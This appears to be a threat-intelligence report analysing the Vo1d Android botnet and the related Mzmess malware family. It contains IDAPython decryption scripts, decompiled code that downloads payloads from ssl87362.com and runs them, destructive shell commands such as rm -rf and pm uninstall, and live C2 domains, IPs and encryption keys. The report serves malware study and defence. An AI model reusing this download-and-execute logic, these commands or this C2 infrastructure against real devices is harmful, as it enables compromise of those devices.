
Before diving into the analysis of specific functions, let’s first examine the decryption of sensitive strings in a CV sample. In this sample, a large number of sensitive strings are encrypted and stored in the data segment, with the decryption function `decstring` having 39 cross-references.



Generally speaking, when dealing with a situation involving a significant number of encrypted items like this, a practical approach to facilitate reverse engineering is to patch the ciphertext with the decrypted plaintext. Below is an IDApython script we've prepared to achieve this goal.

```
import flare_emu

addr_list = []

def decbuf(buf):
    leng = buf[0] ^ buf[1] ^ buf[2]
    out = ''
    for i in range(3, leng + 3):
        tmp = ((buf[i] ^ buf[1]) - buf[1]) & 0xff
        out += chr((tmp ^ buf[0]))
    return out

def iterateHook(eh, address, argv, userData):
    addr = argv[0]
    header = ida_bytes.get_bytes(addr, 3)
    leng = header[0] ^ header[1] ^ header[2]
    if leng <= 255:
        buf = ida_bytes.get_bytes(addr, leng + 3)
        out = decbuf(buf)
        if addr not in addr_list:
            addr_list.append(addr)
            print(f'0x{argv[0]:x} ---> {out}')
            ida_bytes.patch_bytes(addr, b'\x00' * (leng + 3))
            ida_bytes.patch_bytes(addr, out.encode())
            idc.create_strlit(addr, addr + leng)

eh = flare_emu.EmuHelper()
eh.iterate(eh.analysisHelper.getNameAddr("decstring"), iterateHook)
```

The script decrypts and patches the `.data` section, revealing plaintext strings for easier analysis.



2.2.1 Cleaning Up Old Vo1d Components

The `cv` component removes traces of previous Vo1d installations by:

```
result = sub_35E8(v11);
if ( result > 0 )
{
  v4 = result;
  memset(v10, 0, sizeof(v10));
  strcat((char *)v10, "kill -9 ");
  while ( v4 > 0 )
  {
    snprintf((char *)s, 0x40u, "%d ", v10[v4 + 255]);
    strcat((char *)v10, (const char *)s);
    --v4;
  }
  result = wrap_system((const char *)v10);
}
if ( v1 >= 1 )
{
  v5 = (const char *)decstr(aRmRfDataGoogle, v8);
  wrap_system(v5);
  v6 = (const char *)decstr(aRmRfDataDataCo, v8);
  wrap_system(v6);
  v7 = decstr(aComGoogleAndro_0, v8);
  return wrap_pmuninstall(v7);
}
```

```
decstr(aDataGoogleDaem, v22)
decstr(aDataGoogleRild, v19)
decstr(aSystemXbinWd, v21),
```

- **Killing processes**:

```
/data/google/daemon
/data/google/rild
/system/xbin/wd
/data/system/installd
```

- **Deleting files and directories**:

```
rm -rf /data/google
rm -rf /data/data/com.goog1e.apps
```

- **Uninstalling apps**:

```
pm uninstall com.google.android.services
```

2.2.2 Launching the Vo1d Component

The `cv` component checks if the current Vo1d component's MD5 matches `a4df8a0484e04fe660563b69c93c7f14`. If not, it requests a new payload (`d2`) from `ssl87362.com:9999` and executes it.

```
v8 = (char *)decstring(aSsl87362ComD29, v26);
strcpy(s, "/data/local/.dv");
if ( wrap_access(s) )
  remove(s);
v9 = 0xFFFFFFFC;
do
{
  if ( !++v9 )
  {
    stage = 2;
    goto LABEL_22;
  }
}
while ( download_payload(v8, s) );
```

```
aSsl87362ComD29 DCB "ssl87362.com:d2:9999"
```

Download Process:

- Uses commands `0x10` and `0x11` to request and download `d2`.
- Unlike previous responses, the `0x11` response for `d2` is not encrypted, delivering the payload in plain ELF format.

```
00000000  00 00 00 0b 11 64 32 00  00 00 00 00 00 00 00     .....d2. ........
    00000000  00 02 49 c5 11 7f 45 4c  46 01 01 01 00 00 00 00   ..I...EL F.......
    00000010  00 00 00 00 00 03 00 28  00 01 00 00 00 98 42 00   .......( ......B.
    00000020  00 34 00 00 00 64 45 02  00 00 02 00 05 34 00 20   .4...dE. .....4.
    00000030  00 09 00 28 00 1c 00 1b  00 06 00 00 00 34 00 00   ...(.... .....4..
```

2.2.3 Installing and Launching x.apk

The `cv` component installs and launches `x.apk` by executing the following:

```
snprintf(v26, 0x100u, "%s/x.apk", dword_733C);
if ( wrap_pmdump() && wrap_access(v26) && !wrap_pminstall((int)v26) )
{
  launch_activity();
  sleep(3u);
}
```

```
"am start -n com.google.android.gms.stable/.MainActivity"
```

2.2.4 Reporting Device Status

The `cv` component constructs a JSON-formatted device status report and sends it to `catmore88.com`.

```
v14 = sub_17A0((int)"ro.build.fingerprint");
snprintf(
  v26,
  0x200u,
  "{\"u\":\"%s\", \"i\":\"%d\", \"sys\":\"%d\", \"no\":\"%d\", \"sss\":\"%d\", \"dd\":\"%d\", \"da\":\"%d\", \"ds\":\"%"
  "d\",  \"ss\":\"%s\", \"finger\":\"%s\"}",
  unk_7338,
  dword_7028,
  dword_702C,
  stage_value,
  0xFFFFFFFF,
  0xFFFFFFFF,
  0xFFFFFFFF,
  app_pid,
  haystack,
  v14);
v15 = (char *)decstring(aHttpCatmore88C, v25);
upload_to_reporter(v15, v26);
```

"http://catmore88.com:88/api/status"

2.3 vo1d Component

The `vo1d` sample embeds a payload encrypted with the `asr_xxtea` algorithm. Its primary function is to decrypt this payload and then load and execute its exported `init` function in memory. The payload itself is stored in the data segment, with a hardcoded key of `fPNH830ES23QOPIM*&S955(2WR@L*&GF`. However, the actual effective key consists of the first 16 bytes: `fPNH830ES23QOPIM`. The decryption code follows a distinct pattern and pre-constructs a structure related to the payload.

```
LODWORD(qword_25480[2]) = 0xA004;
HIDWORD(qword_25480[2]) = &unk_1B000;
dword_25498 = (int)&unk_1B124;
qword_25480[0] = loc_71A8;
qword_25480[1] = loc_71B0;
v9 = sub_89C8(v96);
sub_8F8C(v9, qword_25480);
if ( !dec_payload(v96) )
```

payload length

payload

Here, we'd like to introduce readers to a method for emulated decryption using `flare_emu`, which was heavily utilized—and proven quite practical—before we fully cracked the `asr_xxtea` algorithm. By simply locating the function address of `asr_xxtea`, the payload address, and the payload length, the payload can be decrypted.

```
import time
import idautils
import idc
import ida_bytes
import flare_emu

def extract_payload(xxtea_call: int, input_addr: int, length: int, key: bytes =
b'fPNH830ES23QOPIM') -> None:

    start_time = time.time()
    eh = flare_emu.EmuHelper()
    eh.apiHooks.update({
        '__aeabi_memclr': eh.apiHooks['memset'],
        '__aeabi_memcpy': eh.apiHooks['memcpy']
    })

    out_buf = eh.allocEmuMem(length)
    in_buf = ida_bytes.get_bytes(input_addr, length)
    eh.emulateRange(
        startAddr=xxtea_call,
        registers={'R0': in_buf, 'R1': out_buf, 'R2': length, 'R3': key},
        skipCalls=False
    )
    decrypted_data = eh.getEmuBytes(out_buf, length)
    output_filename = f"{idc.get_root_filename()}.decrypt"
    with open(output_filename, "wb") as output_file:
        output_file.write(decrypted_data)
    print(eh.getEmuState())
    print(f"Time taken: {time.time() - start_time:.2f} seconds")


xxtea_addr = 0x94FC
input_addr = 0x0001B124
length = 0xA004
extract_payload(xxtea_addr, input_addr, length)
```

Compared to directly using `asr_xxtea`, emulating decryption with a script is significantly slower, taking approximately 30 seconds to complete. Nonetheless, both approaches achieve the same result—successfully decrypting the embedded payload in the sample. The decrypted payload turns out to be a backdoor, with its basic details outlined below:

```
MD5: 68ec86a761233798142a6f483995f7e9
Magic: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), dynamically linked
```

This backdoor is actually an upgraded version of **Android.Vo1d5**, as previously disclosed by Dr.Web. Its core functionality remains unchanged: establishing communication with a C2 server and downloading and executing a native library. However, it has undergone significant updates to its network communication mechanisms, notably introducing a **Redirector C2**.

The Redirector C2 serves to provide the bot with the real C2 server address, leveraging a hardcoded Redirector C2 and a large pool of domains generated by a DGA to construct an expansive network architecture.

Additionally, the integration of RSA encryption further enhances the security and stealth of the communication, making the network both difficult to hijack and resistant to disruption. The following analysis will focus primarily on the network communication aspect. For readers interested in the functionality details, please refer to Dr.Web's blog, as we won't elaborate on that here.

Similarly, the sensitive strings within the payload are also encrypted. Below is a partial list of decrypted sensitive strings related to network communication, including the hardcoded Redirector C2, DGA seed, and TLDs used by the DGA.


```
0x9a04 ---> pxleo5fbca7141b5.com    redirector c2
0x95c0 ---> a6ebe8d8a1444e4a        dga seed
0x99d0 ---> top
0x99e0 ---> com                     dga tlds
0x99f0 ---> net
```

2.3.1 Redirector C2 Network Communication

The process for the Bot to obtain the real C2 address is straightforward: it first connects to the `Redirector C2` at `pxleo5fbca7141b5.com` and sends a fixed 4-byte check-in message, `DD CC BB AA`. It then receives a 256-byte encrypted response from the C2, which is decrypted using RSA. If the decrypted message starts with `Okay`, it contains one or more real C2 addresses, which the Bot extracts using the newline character `\n` as a delimiter.


```
v4 = network_connect(v16, 55502, 30);
if ( v4 < 1 )
  return 0;
v5 = v4;
sub_337E();
if ( network_write(v5, &unk_9A00, 4, 30) < 0 || network_read(v5, v13, 256, 30) < 0 )
  return 0;
close(v5);
v12 = 256;
bzero((int)&v14, 0x100u);
if ( (unsigned int)rsa_dec(v13, &v12, &v14) < 0xD )
  return 0;
if ( v14 != 'yakO' )
  return 0;

DCB 0xDD, 0xCC, 0xBB, 0xAA
```

Take captured traffic as an example: the decrypted response from the Redirector C2 reveals the real C2 as `52.14.24.94:81`.




Next, the Bot reports device status to the real C2 server and awaits commands, with all communication encrypted via RSA. The sample hardcodes an RSA public key in **N - e** format, where N is shown below (little-endian), and e is 65537. Given the nature of asymmetric encryption, as long as the private key remains uncompromised, only the C2 server can decrypt the Bot's requests or issue valid commands.

The network packet format for Bot-to-real-C2 communication is `length (4 bytes) + RSA ciphertext`. Due to RSA's properties, we can only decrypt C2 responses. (Note: The traffic below is from `liblogs`, not `vo1d`, and is used here only to demonstrate RSA decryption of C2 traffic.)



The process of requesting the real C2 via DGA-generated domains is identical. While DGA helps evade detection, it’s a double-edged sword—security researchers can seize control by preemptively registering domains. However, the `vo1d` botnet relies on RSA to prevent third-party hijacking; even if DGA domains are registered, no "valid" commands or payloads can be issued without the private key.



2.3.2 DGA (Domain Generation Algorithm)

In this update, the **Vo1d botnet** increased the number of DGA seeds from 4 in the previous version to 32, while the algorithm itself remained unchanged. Notably, although the sample hardcodes four TLDs—`xyz`, `top`, `com`, and `net`—`xyz` is not actually used. The seeds and the number of domains generated per seed vary across samples. We identified **8 groups totaling 256 DGA seeds**, with each seed producing either **220** or **500** domains, resulting in **21,120** or **48,000** domains per group.

```
switch ( i )
{
  case 0:
    v8 = (unsigned __int8)v60 + BYTE3(v60);
    v12 = &v60;
    goto LABEL_10;
  case 1:
    v8 = (unsigned __int8)v60 + 2 * BYTE1(v60);
    v12 = (__int64 *)((char *)&v60 + 1);
    goto LABEL_10;
  case 2:
    v12 = (__int64 *)((char *)&v60 + 2);
    v9 = (unsigned __int8)v60 + BYTE2(v60) - 98;
    goto LABEL_11;
  case 3:
    v10 = BYTE3(v60);
    v11 = BYTE1(v60) + BYTE2(v60);
    v12 = (__int64 *)((char *)&v60 + 3);
    goto LABEL_9;
  case 4:
    v10 = BYTE4(v60);
    v11 = BYTE1(v60) + 2 * BYTE3(v60);
    v12 = (__int64 *)((char *)&v60 + 4);

    v8 = v11 + v10;

    v9 = v8 - 97;

    *(_BYTE *)v12 = v9 - 26 * (((unsigned int)(20165 * v9) >> 19) + (20165 * v9 < 0)) + 97;
    break;
  default:
    continue;
}
```

Only the first 5 bytes of the seed are involved in the DGA variation

The **Vo1d botnet**'s DGA algorithm uses only the first 5 bytes of a seed for computation, leading to a highly recognizable pattern in the generated domains. For example, with the seed `edd3b49c6ed34236`, DNS requests in Pcap data reveal a clear pattern where "only the first 5 bytes of the domain name change." After analyzing the DGA algorithm, we implemented a Python version that generates domains perfectly matching the real DNS requests observed in the Pcap.

From Pcap						From Code
DNS	Standard	query	0xd689	A	dvylx49c6ed34236.top	dvylx49c6ed34236.top
DNS	Standard	query	0xc4cc	A	hjxdr49c6ed34236.top	hjxdr49c6ed34236.top
DNS	Standard	query	0x8fdd	A	dhsof49c6ed34236.top	dhsof49c6ed34236.top
DNS	Standard	query	0x89c5	A	kkuec49c6ed34236.top	kkuec49c6ed34236.top
DNS	Standard	query	0xa18d	A	hntwm49c6ed34236.top	hntwm49c6ed34236.top
DNS	Standard	query	0x8fbd	A	wihxt49c6ed34236.top	wihxt49c6ed34236.top
DNS	Standard	query	0xb1d5	A	molic49c6ed34236.top	molic49c6ed34236.top
DNS	Standard	query	0xdac5	A	nbqle49c6ed34236.top	nbqle49c6ed34236.top
DNS	Standard	query	0xd5a5	A	rfzbq49c6ed34236.top	rfzbq49c6ed34236.top
DNS	Standard	query	0xf624	A	lhcwu49c6ed34236.top	lhcwu49c6ed34236.top

2.4 x.apk Component

The package name of **x.apk** is `com.google.android.gms.stable`, clearly an attempt to masquerade as **Google Play Services** to deceive users. It achieves persistence by listening for the `BOOT_COMPLETED` event, ensuring it runs automatically after a device reboot. Additionally, by setting `excludeFromRecents="true"` and `theme="@style/onePixelActivity"`, it hides its activity traces, further enhancing its stealth.

The primary purpose of **x.apk** is to load the `liblogs.so` file, copy the `test` file from the `asset` directory to `/data/system/startup`, and then execute it.

```
public void init(Context context, ForegroundNotification foregroundNotification)
    mContext = context;
    mForegroundNotification = foregroundNotification;
    System.loadLibrary("logs");
```

```
private String mTest = "test";
private String mRunner = "/data/system/startup";
```

```
public void startDaemon() {
    ShellUtil.execCommand(this.mRunner + " > /dev/null 2>&1 &", true);
}
```

1. test & liblogs

The `test` and `liblogs` files share the same functionality as the previously analyzed `vo1d` component: decrypting a payload and calling its exported `init` function. In fact, `vo1d` and `test` originate from the same source, with `liblogs` differing only in the network protocol used to communicate with the real C2.

```
LODWORD(qword_26480[2]) = 0xA004;
HIDWORD(qword_26480[2]) = &unk_1C000;
dword_26498 = (int)&unk_1C124;
qword_26480[0] = loc_7218;
qword_26480[1] = loc_7220;
v9 = sub_8A38(v96);
sub_8FFC(v9, qword_26480);
if ( !dec_payload(v96) )
  goto LABEL_96;
```

from test

```
*(_QWORD *)(v16 + 40) = loc_BF48;
*(_DWORD *)(v16 + 108) = v15;
*(_DWORD *)(v16 + 48) = 0xF004;
*(_DWORD *)(v16 + 52) = &unk_299D4;
*(_DWORD *)(v16 + 56) = &unk_29AF8;
j = (__int128 *)sub_E174(&v226);
sub_E7D0(j, v16 + 32);
if ( !dec_payload(j) )
  goto LABEL_309;
```

from liblogs

Analysis of the payloads reveals that `test` and `liblogs` share highly similar core logic,

```
v4 = network_connect(v16, 55501, 30);
if ( v4 >= 1
  && (v5 = v4, sub_49D8(), network_write(v5, &unk_E8A0, 4, 30) >= 0)
  && network_read(v5, v13, 256, 30) >= 0
  && (close(v5), v12 = 256, bzero((int)&v14, 0x100u), (unsigned int)rsa_dec(v13, &v12, &v14) >= 0xD)
  && v14 == 'yakO' )
```

from liblogs payload

```
v4 = network_connect(v16, 55500, 30);
if ( v4 < 1 )
  return 0;
v5 = v4;
sub_3262(v4, 1);
if ( network_write(v5, &unk_92A8, 4, 30) < 0 || network_read(v5, v13, 256, 30) < 0 )
  return 0;
close(v5);
v12 = 256;
```

from test payload

differing only in their `hardcoded Redirector C2 addresses, ports, DGA seeds, and network protocols` for real C2 communication:

1. The C2 used by the `test` payload is **ttekf42.com:55500**.
2. The C2 used by the `liblogs` payload is **tumune3.com:55501**.

Further analysis shows that the core IP **3.146.93.253** distributes traffic across multiple ports (55500, 55501, 55502, 55503, 55600), each tied to one of five distinct domains. This multi-port, multi-domain approach prevents overloading a single service process.

```
Discovered open port 55501/tcp on 3.146.93.253
Discovered open port 55502/tcp on 3.146.93.253
Discovered open port 55503/tcp on 3.146.93.253
Discovered open port 55500/tcp on 3.146.93.253
Discovered open port 55600/tcp on 3.146.93.253
```

Similarly, another core IP, **3.132.75.97**, follows the same traffic distribution pattern.

```
Discovered open port 55540/tcp on 3.132.75.97
Discovered open port 55521/tcp on 3.132.75.97
Discovered open port 55530/tcp on 3.132.75.97
Discovered open port 55520/tcp on 3.132.75.97
```

Part 3: Operational Analysis

Reverse engineering efforts by Dr.Web and XLab on the **Vo1d botnet** have primarily answered *what it can do*. However, the question of *what such a large-scale botnet is actually doing* remains largely unanswered. To address this, we implemented the Vo1d network protocol within the **XLab Command Tracing System**. As the saying goes, "Where there's a will, there's a way"—our efforts quickly bore fruit.

On January 2, 2025, we successfully captured and decrypted a command, as shown below. The "u" field indicates a payload to download and execute. The decrypted `p6332` is a downloader from the earlier `s63`, while `p8232` introduces a new component in the Vo1d family: a `DexLoader`, tasked with decrypting and executing an embedded DEX-format payload.

3.1 DexLoader

The DEX payload within `DexLoader` is encrypted using the `asr_xxtea` algorithm with the key `d99202323077ee9e`. The decrypted DEX is a "skeleton"—retaining method definitions, prototypes, and attributes, but stripped of method bytecode.

After restoration via the `restore_dex` and `restore_dex_header` functions, the payload is fully reconstructed. `DexLoader` then loads and executes the DEX using methods tailored to the device's SDK version.

Below is a subset of captured `DexLoader` instances, their corresponding DEX payloads, and launch parameters. Our analysis focuses on `p8232` and `p8932`. The DEX files released by these `DexLoaders`, along with subsequent downloaded samples, frequently use "MzEntry" and "MzSDK" strings for debugging. We've adopted the "Mz" naming convention and internally dubbed this family **Mzmess**.

DexLoader Name	DEX Package Name	Parameter
p7332	com.rmk.app.AllPlayer	SJ008
p8232	com.nasa.cook.CookInit	wx717
p8932	com.nasa.cook.CookInit	mx1220

In essence, **Mzmess** is a modular Android malware family comprising three components—`entry`, `sdk`, and `plugin`—with distinct roles:
`entry`: Downloads the SDK.
`sdk`: Manages its own updates and downloads plugins.
`plugin`: Executes business logic, such as proxy services or ad fraud.

3.2 Mzmess Entry

The `entry` component is a downloader focused on retrieving the SDK. To obscure its purpose, sensitive strings are encrypted using a `XOR` method.

Decrypted strings include critical URLs (`f136a` to `f143h`), categorized into `sdkbin` (SDK downloads) and `reportcompbin` (device reporting), and `f134E`, an AES key:

```
f136a http://dcsdk.100ulife.com/sdkbin
f137b https://dcsdk.100ulife.com/sdkbin
f138c http://dcsdk.100ulife.com/reportcompbin
f139d https://dcsdk.100ulife.com/reportcompbin
f140e http://dcsdkos.dc16888888.com/sdkbin
f141f https://dcsdkos.dc16888888.com/sdkbin
f142g http://dcsdkos.dc16888888.com/reportcompbin
f143h https://dcsdkos.dc16888888.com/reportcompbin
f144i data
f145j versionNo
f146k url
f147l md5
f148m channel
f149n terminalVersion
f150o deviceId
f151p packageName
f152q mac
f153r androidId
f154s init
f155t showAdvert
f156u kill
f157v dalvik.system.DexClassLoader
f158w loadClass
f159x com.sun.galaxy.lib.OceanInit
f160y letu
f161z .jar
f130A /com/ocean/zoe/letu.jet
f131B java.lang.ClassLoader
f132C getClassLoader
f133D AES
f134E DE252F9AC7624D723212E7E70972134D
f135F KEY_SHELL_BURY
```

This sample uses the HTTPS `dc16888888` domain (though `100ulife` is interchangeable):

- **C2**: `https://dcsdkos.dc16888888.com/sdkbin`
- **Reporter**: `https://dcsdkos.dc16888888.com/reportcompbin`

The sample requests the next-stage SDK via POST to the C2 URL, adding custom headers (`version`, `channel`) and encrypting the body with AES-256 ECB using the key `DE252F9AC7624D723212E7E70972134D`. The `reporter` process is similar, with the body additionally compressed using Gzip.

Header:

```
{
    "Accept": "*/*",
    "Connection": "Keep-Alive",
    "Content-Type": "application/json",
    "charset": "utf-8",
    "channel": "wx717",
    "version": "1013"
}
```

Body:

```
{
    "channel": "wx717",
    "terminalVersion": 17,
    "deviceId": "aabbccddaabbccddaabbccddaabbccdd",
    "packageName": "com.nasa.cook",
    "mac": "00:16:3e:4a:bc:d3",
    "androidId": "aabbccdd",
    "hasWebView": true
}
```

The C2 response, decrypted with the same AES key, provides a URL for downloading the next-stage **Mzmess SDK**.

3.3 Mzmess SDK

The SDK handles self-updates and manages plugin downloads. It mirrors the `entry`'s download approach, using the same AES encryption and key, but adds `pluginbin` for plugin-related requests alongside `sdkbin` and `reportcompbin`.

Plugins are requested via POST with the following JSON body:

```
{
    "cdist": "",
    "channel": "wx717",
    "deviceId": "aabbccddaabbccddaabbccddaabbccdd",
    "localPluginInfos": []
}
```

The C2 response, decrypted with AES, specifies plugin download URLs:

The SDK then downloads and executes the corresponding business plugins based on these URLs.

3.4 Mzmess Plugins

We captured four distinct plugins, named `popa`, `jaguar`, `lxhwdg`, and `spirit` based on their package names. Their functionality suggests the **Vo1d botnet** supports illicit activities like proxy networks, ad promotion, and traffic inflation.

3.4.1 Popa Plugin

The `popa` plugin facilitates proxy services. It hardcodes nine C2s but fetches encrypted data from a Google Drive URL (`https://drive.usercontent.google.com/download?id=1K95AXo75gi-jJSE9vuVPVEyBya0JUm0w`), decrypted with AES-ECB using the key `eeorahrabcap286!`. The decrypted C2s align with the hardcoded ones.

It selects a C2, constructs `https://lb.<C2>:5002/devicereg`, and registers the device via GET. The response's `servers` or `peer_servers` field provides a new `ProxyC2`.

Finally, it establishes a TCP+SSL connection with the `ProxyC2` for proxy tasks, supporting these message types:

MessageType	Description
1	Register
2	Register Reply
3	Ping
4	Pong
5	Open Tunnel
6	Tunnel Status
7	Tunnel Message
8	Close Tunnel

3.4.2 Jaguar Plugin

The `jaguar` plugin's core logic resides in the native `libjaguar.so`, with Java code only invoking its `startAgent` function. Like `popa`, it serves proxy purposes, registering via:

```
GET http://jaguar-distributor.syslogcollector.com:12000/v1/agent/ctrl
Response: {"host":"128.1.71.243","port":21001}
```

Multiple `ProxyC2s` were observed, all using port 21001. It registers with TCP, encoding data in a custom `bjson` format (binary JSON, no open-source equivalent):

cmd_type	Description

cmd_type	Description
1	Start Action
2	Register Confirm
3	Unknown
4	Ping Message
5	Pong Message

For `cmd_type=1`, proxy actions include:

action_type	Description
2	New Proxy Client
3	UDP Connect Request
4	Send Message Response
5	Send Response & Exit
6	Speed Test

3.4.3 Lxhwdg Plugin

The `lxhwdg` plugin enables remote function calls via WSS on port 2345 of the C2, parsing responses into a `CallRequest` class for execution. Unfortunately, the C2 is currently offline, leaving its true intent unclear.

3.4.4 Spirit Plugin

The `spirit` plugin executes JavaScript for ad promotion and traffic inflation. It fetches tasks dynamically:

1. Check Connection:

```
GET http://task.moyu88.xyz/cpc/api/proxy/origin
Response: {"code":200,"data":"00bz7xh"}
```

2. Fetch Tasks (RSA-encrypted):

```
POST http://task.moyu88.xyz/cpc/api/task
Response: {"code":200,"data":{"orderId":-1774990216,"tasks":
[{"productId":0,"taskId":2097500401,"version":0}]}}
```

3. Task Details:

```
GET http://task.moyu88.xyz/cpc/api/xml?productId=0
Response: {"code":200,"data":[{"productId":0,"script":"
{\"tagName\":\"return\",\"key\":\"no_route\"}","version":1701252910}]}
```

Brute-forcing `productId` (e.g., 43) reveals detailed tasks:

This concludes the operational analysis of the **Vo1d botnet** and **Mzmess**. Their relationship remains unclear—no direct ties have been found at the sample or infrastructure level. We speculate that the group behind Vo1d may be "leasing" the network to cybercrime operators. This is merely a hypothesis, and we welcome insights from those with insider knowledge.

Leave no stone unturned

